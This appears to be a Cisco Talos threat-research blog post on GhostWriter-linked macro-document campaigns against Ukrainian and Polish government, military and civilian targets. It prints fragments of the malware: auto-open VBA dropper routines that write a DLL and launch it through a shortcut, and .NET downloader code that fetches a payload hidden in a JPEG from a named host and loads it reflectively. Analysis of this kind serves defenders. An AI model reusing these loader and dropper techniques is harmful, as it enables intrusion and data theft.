Malicious campaigns target government, military and civilian entities in Ukraine, Poland

Vanja Svajcer ⋮⋮ 7/13/2023

By Vanja Svajcer


Thursday, July 13, 2023 06:07

- Cisco Talos has discovered a threat actor conducting several campaigns against government entities, military organizations and civilian users in Ukraine and Poland. We judge that these operations are very likely aimed at stealing information and gaining persistent remote access.
- The activity we analyzed occurred as early as April 2022 and as recently as earlier this month, demonstrating the persistent nature of the threat actor. Ukraine's Computer Emergency Response Team (CERT-UA) has attributed the July campaign to the threat actor group UNC1151, as a part of the GhostWriter operational activities allegedly linked to the Belarusian government.
- The attacks used a multistage infection chain initiated with malicious Microsoft Office documents, most commonly using Microsoft Excel and PowerPoint file formats. This was followed by an executable downloader and payload concealed in an image file, likely to make its detection more difficult.
- The final payloads include the AgentTesla remote access trojan (RAT), Cobalt Strike beacons and njRAT.


Ukrainian and Polish government and military organizations among those targeted

Talos first discovered a campaign in late April using several malicious files very likely intended for users in Ukraine, based on the content of the lure displayed when the target opens a malicious Microsoft Excel file. Talos eventually uncovered additional campaigns, including the two previously mentioned by Ukraine's Computer Emergency Response Team (CERT-UA) and FortiGuard Labs researchers. The campaigns we discovered also involve malicious files intended for users in Poland.

The actor is focusing on Ukrainian and Polish government and military targets, based on the content of Excel and PowerPoint lures that include official-looking images and text. The purpose of these socially engineered lures is to convince the targeted users to enable macros, thereby allowing the execution chain to commence. This is the first stage of the attack, as demonstrated in the timeline below.



Timeline of the various attacks.




Stages of the attack: The lure entices the user to enable macros that infect the system

Of the two file types, the PowerPoint files are more unusual in that they would not show any actual slides when opened, but would still execute the malicious VBA code, a finding consistent with CERT-UA's analysis. Talos is currently researching whether the file's failure to open is because they are intentionally corrupted. In any case, the VBA code still runs whenever the files are executed. Based on the files' thumbnail images – the only content visible in the Windows Explorer window – the PowerPoint files imitate Ukraine's Ministry of Defence and Poland's Ministry of National Defence. The image below shows the thumbnail images indicating the campaign's victims.

Thumbnail images show themes used by PowerPoint lures in these campaigns by the actor.

As opposed to the PowerPoint documents that did not display any slides in our testing environments, all Excel documents display legitimate-looking documents related to the targeted military organizations, or generic descriptions on how to enable VBA macro functionality in Excel. The VBA code in the Excel and PowerPoint-based campaigns displays a high level of similarity. The content of one of the Excel lures is shown below and contains the form for calculating salary payments (cash certificates) for soldiers of a specific military unit.



September 2022 campaign uses a lure that purports to be an official document from the Ukrainian Ministry of Defence.

The actor returned with a new campaign on July 4, 2023. The lure contains a payment instruction form containing VBA code, which appears to have been sent from the State Treasury Service of Ukraine. The content of the form is legitimate and targets Ukrainian government organizations, as seen in the image below. The form also contains legitimate macro code modified by the attacker to call malicious subroutines. It seems that the legitimate macro code is used to calculate some values in the spreadsheets, but the legitimate functions are changed to call the function that starts the infection process.

ТОВ

Ідентифікаційний код за ЄДРПОУ

СПИСОК

згрупованих поштових переказів

Відправник ТОВ

Реквізити відправника:

Держказначейська служба України. м. Київ

№ з/п	Куди	Кому	Сума переказу, грн.	Особливі відмітки	Плата за пересилання* (грн.)	№ переказу	Примітка
1	2	3	4	5	6	7	8

Ukrainian and Polish businesses, general users also targeted

The generic campaigns are aimed at various civilian targets in Poland and Ukraine, such as with Excel spreadsheet lures masquerading as value-added tax (VAT) return forms. Others include Excel spreadsheets that contain socially engineered instructions on how to enable macros in Excel so that the malicious VBA code can be executed. These two lures are shown below, respectively.

JPK_V7M CZĘŚĆ DEKLARACYJNA DLA PODATKU OD TOWARÓW I USŁUG

kwiecień 2023 r.

za miesiąc- rok

A. MIEJSCE I CEL SKŁADANIA DEKLARACJI

1. Miejsce składania deklaracji: AGENCJA MIENIA WOJSKOWEGO BIURO PREZESA
2. Cel złożenia formularza (zaznaczyć właściwy kwadrat liczbą 1): ☐ 1. złożenie deklaracji ☐ 2. korekta podstawy opodatkowania

B. DANE JEDNOSTKI ORGANIZACYJNEJ AGENCJI

Rodzaj podatnika: podatnik niebędący osobą fizyczną

3. Nazwa podatnika - OR	
4. Ulica	
5. Nr domu	
6. Nr lokalu	
7. Miejscowość	
8. Kod pocztowy	
9. Poczta	

C. ROZLICZENIE PODATKU NALEŻNEGO

		Podstawa opodatkowania w zł, gr	Podatek należny w zł, gr
1. Dostawa towarów oraz świadczenie usług, na terytorium kraju, zwolnione od podatku	10.		


April 2023 campaign targeting business users in Poland with a fake VAT return form.

The majority of the Excel campaigns show some element of luring the user to enable macros in Excel with specific content using Ukrainian language.

Для роботи з файлом потрібно включити макроси!
Перейдіть на вкладку Файл.
Виберіть пункт Параметри.
Виберіть категорію Центр безпеки та конфіденційності та натисніть кнопку Настройки
У розділі Центр безпеки та конфіденційності виберіть пункт Настройки макросів.
Виберіть пункт "Увімкнути всі макроси".
Натисніть кнопку ОК.
Вийдіть з Excel та знову відкрийте файл.
Для того, щоб відключити режим **Захищеного перегляду** в Excel, необхідно виконати наступне:
1. Нажміть файл - параметри.
2. Далі у Центрі безпеки та конфіденційності перейдіть на вкладку Налаштування центру безпеки та
3. Вкладка **Захищений перегляд**.
4. Відключіть непотрібні опції.
5. Вийдіть з Excel та знову відкрийте файл.

Attacks start with VBA code to decode the next malware stage

All campaigns start with Microsoft Office documents, which are possibly sent to the targets as email attachments. In most cases, the file is an Excel spreadsheet containing a VBA macro, but we also found four instances where a malicious PowerPoint OLE2 (PPT) file was used, possibly indicating the actor's readiness to use file formats less commonly used in attacks.



VBA code is responsible for dropping the downloader executable or DLL.

The VBA code in all files is similar, with minor variations, where some functions serve a legitimate purpose (e.g., some functions for conversion of strings into numbers in Excel). The code is obfuscated, using an obfuscator script, based on the fact that some comments the actor didn't strip are also obfuscated when the words written in the comments are not recognized as a part of the VBA syntax.

As seen below in the image, the obfuscator randomizes function and variable names but makes the mistake of not recognizing the comments (in green).

```
Function nKrt4RK5BhuU(Yi5AtH7k)
'klpBl0zCtKhPB: creATe GvcCXWpEmHS08Sy e3lzzF STrING DgTgyXtwSs WEqf
'I7Q8Hi: NgoTanELswRkVdQ.scUKhhptsEu8B.HgtV1/dDsjoQ-KXQUG7g-DninUQeaW3

Dim fJPVq9 As Variant
Dim kqNjk60ZA5mT As Long
Dim HVJl As String


fJPVq9 = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "A", "B", _
  "C", "D", "E", "F", "G", "H", "I", "J", "K", "L", "M", "N", "O", "P", _
  "Q", "R", "S", "T", "U", "V", "W", "X", "Y", "Z")

  For kqNjk60ZA5mT = 1 To Yi5AtH7k
    Randomize
    HVJl = HVJl & fJPVq9(Int((UBound(fJPVq9) - LBound(fJPVq9) + 1) * Rnd + LBound(fJPVq9)))
  Next kqNjk60ZA5mT

  nKrt4RK5BhuU = HVJl

End Function
```

Randomized code comments show the code was likely obfuscated by an automated tool.

The code contains the next stage stored as hexadecimal encoded strings and is split into multiple strings so that an antivirus scan would not detect the content as potentially malicious. There are three main subroutines: the first is launched when the document is opened (e.g., Auto_Open, Workbook_Open), the second creates a randomly named dynamic loading library (DLL) file in the user's temporary files folder, and the third creates a randomly named shortcut (LNK) file which contains code to run regsvr32.exe (or rundll32.exe) to launch the next stage.

The name of the shortcut file, depending on the campaign, is either randomly generated by a random string generator function or hardcoded in the macro code. In some campaigns, the random names are generated by a specific function in the VBA code. The screenshot above shows the function that generates a random string of variable length, specified in the function argument.

```
Private Sub w3qa5wClwEQIY(UNSk)

Set cfY9eCe = CreateObject(kMEhqd("575363726970742e5368656c6c")) 'WScript.Shell
Dim SxabN4YTra3l As Variant
SxabN4YTra3l = cfY9eCe.eXPaNDEnvIronmEnTSTrInGS(kMEhqd("2554454D5025")) '%TEMP%

Dim dU4nPqJwBchX3  As Variant
dU4nPqJwBchX3 = kMEhqd("5C") & nKrt4RK5BhuU(32) & kMEhqd("2e6C6E6B") '.lnk - generate 32 char long lnk file name

Set bsIfj53n3A = cfY9eCe.CrEATEsHORTCUt(SxabN4YTra3l & dU4nPqJwBchX3) 'create a shortcut (lnk file) in the user's temp folder

bsIfj53n3A.TArgEtPaTh = kMEhqd("433a5c57696E646F77735C53797374656D33325C72656773767233322e657865") 'C:\Windows\System32\regsvr32.exe
bsIfj53n3A.arGUmEnTS = kMEhqd("2F75202F7320") + Chr(34) + UNSk + Chr(34) '/u /s
bsIfj53n3A.Description = ""
bsIfj53n3A.WINdoWsTyLE = kMEhqd("30")
bsIfj53n3A.wORKINGdIRectory = kMEhqd("2574656D7025") '%temp%
bsIfj53n3A.Save
Set bsIfj53n3A = Nothing
Shell kMEhqd("52756E444C4C33322e455845207368656C6C33322E646C6c2C5368656C6c457865635f52756e444C4c20") & SxabN4YTra3l & dU4nPqJwBchX3,
'RunDLL32.EXE shell32.dll,ShellExec_RunDLL
End Sub

Sub autO_oPEN()
    On Error Resume Next
    Dim VIncx As String
    VIncx = nKrt4RK5BhuU(42) 'generate 42 char long string
    Dim RNeEu3WzlVeo As String
    Dim RnU25lI4TPoH1ET As String

    RNeEu3WzlVeo = Environ(kMEhqd("54656D70")) & kMEhqd("5c") & kMEhqd("5750444E53455f496e7374616c6c") 'Temp\WPDNSE_Install
    RnU25lI4TPoH1ET = Dir(RNeEu3WzlVeo, F5TOm)

    If RnU25lI4TPoH1ET = "" Then
        MkDir (RNeEu3WzlVeo)
        RNeEu3WzlVeo = RNeEu3WzlVeo & kMEhqd("5c") & VIncx & kMEhqd("2E646c6C") '.dll
        TRNS (RNeEu3WzlVeo)
        w3qa5wClwEQIY (RNeEu3WzlVeo)
    End If
```

One subroutine calls the DLL dropper, LNK creation and launch routine.

Earlier campaigns used an executable downloader, while the later ones used DLLs for the next stage.

In some instances, two randomly generated bytes are added to the end of the file, which invalidates the detection of the dropped files using simple checksum-based techniques.

```
Private Sub aMc78sUnS970fGQ(xz7qffl8eL)
    Dim K13WtHSv As Variant

    K13WtHSv = Int(2 + Rnd * (254 - 2 + 1))
    K13WtHSv = K13WtHSv & kMEhqd("20")
    K13WtHSv = K13WtHSv & Int(2 + Rnd * (254 - 2 + 1))
   uX7sy xz7qffl8eL, K13WtHSv
End Sub
```

In some cases randomly generated bytes are added to the end of the dropped file.

The July 2023 campaign has a slightly modified infection chain. The dropper first creates a shortcut file but the dropped DLL is launched with rundll32.exe instead of regsvr32.exe. Once the initial export is called (in this case, the legitimately named function IETrackingProtectionEnabled), the downloader will copy itself and call regsvr32.exe with parameters “/u /s” to automatically call the function for unregistering COM servers DllUnregisterServer.

Eventually, when the DLL is copied into its final path, rundll32.exe is used to call the exported function SetQueryNetSessionCount, which downloads the next stage. The final payload of the July 2023 campaign is njRAT, which increases our confidence that the threat actor's goals are information stealing and remote control of the targeted systems. NjRAT is an open-source remote access trojan (RAT) whose source code is freely available and is used by commodity actors and APTs, making the process of attribution more difficult.

```
Sub Data_Open()

    On Error Resume Next
    If c7sjwdC <> True Then
        Dim WfCYictzuAjm As String
        WfCYictzuAjm = O4vRMpmWFiOdDc("676B34306A6B6C6B677433773039346768")
        Dim ud10HnU5iWjoHnK As String
        Dim EMnCg5j4Gl As String

        ud10HnU5iWjoHnK = Environ(O4vRMpmWFiOdDc("7573657270726F66696C65")) & O4vRMpmWFiOdDc("5C417070446174615C4C6F63616C5C") & C
        EMnCg5j4Gl = Dir(ud10HnU5iWjoHnK, 16)

        If EMnCg5j4Gl = "" Then
            MkDir (ud10HnU5iWjoHnK)
            ud10HnU5iWjoHnK = ud10HnU5iWjoHnK & O4vRMpmWFiOdDc("5C") & WfCYictzuAjm & O4vRMpmWFiOdDc("2E646C6C")
            oprdvSOz3AtYZSaE (ud10HnU5iWjoHnK)
            pJLZTZ0 (ud10HnU5iWjoHnK)
        End If
    End If

End Sub
```

July 2023 campaign's main malicious VBA function is Data_Open.

Obfuscated downloader retrieves an image containing the payload

The next stage is a Portable Executable (PE) file, an executable or a DLL file. ConfuserEx obfuscator, an obfuscator that is very commonly used by malicious actors to obfuscate .NET code, is used with various levels of obfuscation, anti-tampering and anti-debugging, which makes the unpacking more difficult for malware researchers. CERT-UA named the downloader PicassoLoader.

All downloaders attempt to download an image file from a URL. Depending on the campaign, the final payload or the third intermediate stage is appended as an encrypted binary blob to the end of the image. The image will still display in viewers but the downloader will extract the executable content using the appropriate decryption key and the decryption algorithm.

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1:1D60h: 17 26 F3 1C F8 5F 88 54 0D BA BD 27 FF D9 32 43  .&ó.ø_ˆT.º½'ÿÙ2C
1:1D70h: 6C 93 D5 3A 5A FB 30 02 E3 37 90 0F 23 2D 08 CB  l“Õ:ZÛ0.ã7..#-.Ë
1:1D80h: 36 27 29 27 BF 00 A0 41 DA D1 5E 65 08 D0 CF 6F  6')'¿. AÚÑ^e.ÐÏo
1:1D90h: 48 0C 51 82 A1 5E 6D 05 64 2C D3 09 48 DB 0E 43  H.Q‚¡^m.d,Ó.HÛ.C
1:1DA0h: 8C C9 C9 75 9F 95 63 B8 2E 9D 47 51 60 BC 8E B0  ŒÉÉuŸ•c¸..GQ`¼Ž°
1:1DB0h: 6D E5 46 92 06 47 61 8E 41 E3 DC A7 3A BC D9 7D  måF’.GaŽAãÜ§:¼Ù}
1:1DC0h: 0A 01 13 E8 1B 12 EC 59 E2 AB 02 31 6A 03 B7 5B  ...è..ìYâ«.1j.·[
1:1DD0h: 25 7B C9 B5 E4 F0 F7 E6 C3 2B 37 E4 8F AE 97 39  %{Éµäð÷æÃ+7ä.®—9
1:1DE0h: 80 33 96 4E 87 B6 44 FC B8 E4 1E 55 15 1A B0 02  €3–N‡¶Dü¸ä.U..°.
1:1DF0h: 01 10 4D 84 06 5D DA BE CA BC 81 3C CC 03 1E F0  ..M„.]Ú¾Ê¼.<Ì..ð
1:1E00h: 49 77 6B 07 C7 30 9A CF F4 FC 62 FA 48 D1 FE 56  Iwk.Ç0šÏôübúHÑþV
1:1E10h: DE A3 7F 0E 25 3D 95 F5 A3 68 68 4E 62 98 DC E1  Þ£..%=•õ£hhNb˜Üá
1:1E20h: 0F 5B F4 BE 4A 21 E8 86 CF 9C 2B 50 9B 84 0F 35  .[ô¾J!è†Ïœ+P›„.5
1:1E30h: EB 2A 40 70 61 13 42 F5 8A 5E 71 C0 EA E6 B1 CE  ë*@pa.BõŠ^qÀêæ±Î
1:1E40h: 70 48 55 E3 71 16 50 0A 8D 8F C7 CC 19 C4 97 12  pHUãq.P...ÇÌ.Ä—.
1:1E50h: B9 1E D3 27 62 F3 55 68 3F BF 8A 0D A0 26 3D E0  ¹.Ó'bóUh?¿Š. &=à
1:1E60h: 4E 19 03 D1 56 EE AF 96 70 E1 DB 13 0F 7E B1 4C  N..ÑVî¯–páÛ..~±L
```

The encrypted next-stage blob is appended to the end of a JPEG image.

The downloader uses managed AES (Rijndael algorithm) to decrypt the appended data which is then reflectively loaded as a byte array using the Assembly.Load function as seen below. The decryption key and the initialization vector are either stored as obfuscated strings in the body of the downloader or calculated as an MD5 checksum of the downloaded image file.

```
using (MemoryStream memoryStream = new MemoryStream(webClient.DownloadData(text)))
{
    memoryStream.Seek(255771L, SeekOrigin.Begin);
    byte[] array = new byte[memoryStream.Length - memoryStream.Position];
    if (memoryStream.Read(array, 0, (int)(memoryStream.Length - memoryStream.Position)) > 0)
    {
        byte[] array2 = new byte[0];
        using (MD5 md = MD5.Create())
        {
            array2 = md.ComputeHash(Encoding.UTF8.GetBytes(text));
        }
        Class5 @class = new Class5(array2, new byte[]
        {
            14, 199, 199, 244, 121, 165, 163, 103, 157, 90,
            193, 77, 210, 27, 136, 1
        });
        Assembly.Load(@class.method_2(@class.method_1(array))).EntryPoint.Invoke(null, new object[0]);
    }
}
```

```
try
{
    using (MemoryStream memoryStream = new MemoryStream(webClient.DownloadData("https://onyangdol.site/
      thumb_d_F3D14F4982A256B5CDAE9BD579429AE7.jpg")))
    {
        memoryStream.Seek(206500L, SeekOrigin.Begin);
        byte[] array = new byte[memoryStream.Length - memoryStream.Position];
        if (memoryStream.Read(array, 0, (int)(memoryStream.Length - memoryStream.Position)) > 0)
        {
            Assembly.Load(new Class6().method_0(array)).EntryPoint.Invoke(null, new object[] { new string[] { "arg1", "arg2",
              "etc" } });
        }
    }
}
```

The downloader first decrypts the third stage and then loads it using the Assembly.Load function.

The code to download the next stage is in constant development. In earlier versions, the call to the Assembly.Load function is fairly easy to spot. In the later campaigns, the actor has chosen to add a layer of obfuscation and use the RuntimeBinder.Binder functionality to find and invoke functions for downloading, decryption and loading.

```
int num = array3.Length - 73070;
array4 = new byte[num];
Array.Copy(array3, 73070, array4, 0, num);
byte[] array5 = <Module>.smethod_7<byte[]>(-296779163);
object obj3 = new Class7.Class8().method_0(array5, array4);
if (Class7.Class9.callSite_0 == null)
{
    Class7.Class9.callSite_0 = CallSite<Func<CallSite, Type, object, object>>.Create
      (Microsoft.CSharp.RuntimeBinder.Binder.InvokeMember(CSharpBinderFlags.None, <Module>.smethod_9<string>(-770146966),
      null, typeof(Class7), new CSharpArgumentInfo[]
    {
        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.IsStaticType, null),
        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
    }));
}
object obj4 = Class7.Class9.callSite_0.Target(Class7.Class9.callSite_0, typeof(Assembly), obj3);
```

Later variants of the downloader use Binder to invoke functions.

Earlier variants use RijndaelManaged implementation of AES decryption routine to decrypt the next stage, while the variant from April 2023 uses a simplified variant of RC4 to decrypt the payload appended to an image file. The variant from July 2023 returns to RijndaelManaged.

```
private void method_0()
{
    Class5.rijndaelManaged_0.Mode = CipherMode.CBC;
    Class5.rijndaelManaged_0.Padding = PaddingMode.PKCS7;
}

// Token: 0x0600003E RID: 62 RVA: 0x0000267C File Offset: 0x0000087C
public Class5(byte[] byte_0, byte[] byte_1)
{
    this.method_0();
    Class5.rijndaelManaged_0.Key = byte_0;
    Class5.rijndaelManaged_0.IV = byte_1;
}
```

Managed Rijndael is used to decrypt the third stage.

```
int num5 = num4;
while (i < byte_1.Length)
{
    num5++;
    num5 %= 256;
    num2 += array2[num5];
    num2 %= 256;
    int num3 = array2[num5];
    array2[num5] = array2[num2];
    array2[num2] = num3;
    int num6 = array2[(array2[num5] + array2[num2]) % 256];
    array3[i] = (byte)((int)byte_1[i] ^ num6);
    i++;
}
return array3;
```

Simplified RC4 is used to decrypt the third stage in April 2023.

Most of the URLs and the infrastructure were not accessible at the time of analysis, although we managed to obtain images from three campaigns to recreate the infection chain. Our analysis triggered exceptions in the decryption process, so it is possible that the image files we obtained were corrupted or that the implementation of decryption in some of the downloaders was incorrect.

Nevertheless, previous analyses by CERT-UA and FortiGuard Labs indicate that final payloads, which included AgentTesla and Cobalt Strike, were used for information theft and remote access to infected systems.

July 2022 image with the next-stage campaign targeting Ukrainian government organizations.

Payload-carrying image used in September 2022 campaign.

Payload-carrying image used in April 2023 campaign.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (formerly Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following ClamAV signatures are applicable to this threat:

- Doc.Malware.Corona-10003975-0

- Win.Downloader.DotNETEncryptedJPEG-10006210-0
- Win.Downloader.DotNETEncryptedJPEG-10006211-0
- Win.Downloader.DotNETEncryptedJPEG-10006212-0
- Win.Downloader.DotNETEncryptedJPEG-10006213-0
- Win.Downloader.DotNETEncryptedJPEG-10006214-0
- Win.Downloader.DotNETEncryptedJPEG-10006215-0
- Win.Downloader.DotNETEncryptedJPEG-10006216-0
- Win.Downloader.DotNETEncryptedJPEG-10006217-0
- Win.Downloader.DotNETEncryptedJPEG-10006218-0
- Win.Downloader.DotNETEncryptedJPEG-10006219-0
- Win.Downloader.DotNETEncryptedJPEG-10006220-0
- Win.Downloader.DotNETEncryptedJPEG-10006221-0
- Win.Downloader.DotNETEncryptedJPEG-10006222-0
- Img.Dropper.Agent-10006223-0
- Img.Dropper.Agent-10006224-0
- Xls.Dropper.Corona-10006204-0
- Xls.Dropper.Corona-10006205-1
- Xls.Dropper.Corona-10006207-0
- Xls.Dropper.Corona-10006205-1
- Ole2.Dropper.Corona-10006206-1
- Xls.Dropper.Corona-10006207-1
- Ole2.Dropper.Corona-10006209-0
- Win.Trojan.Generic-6417450-0

Indicators of Compromise (IOC)

Indicators of Compromise associated with these threats can be found here.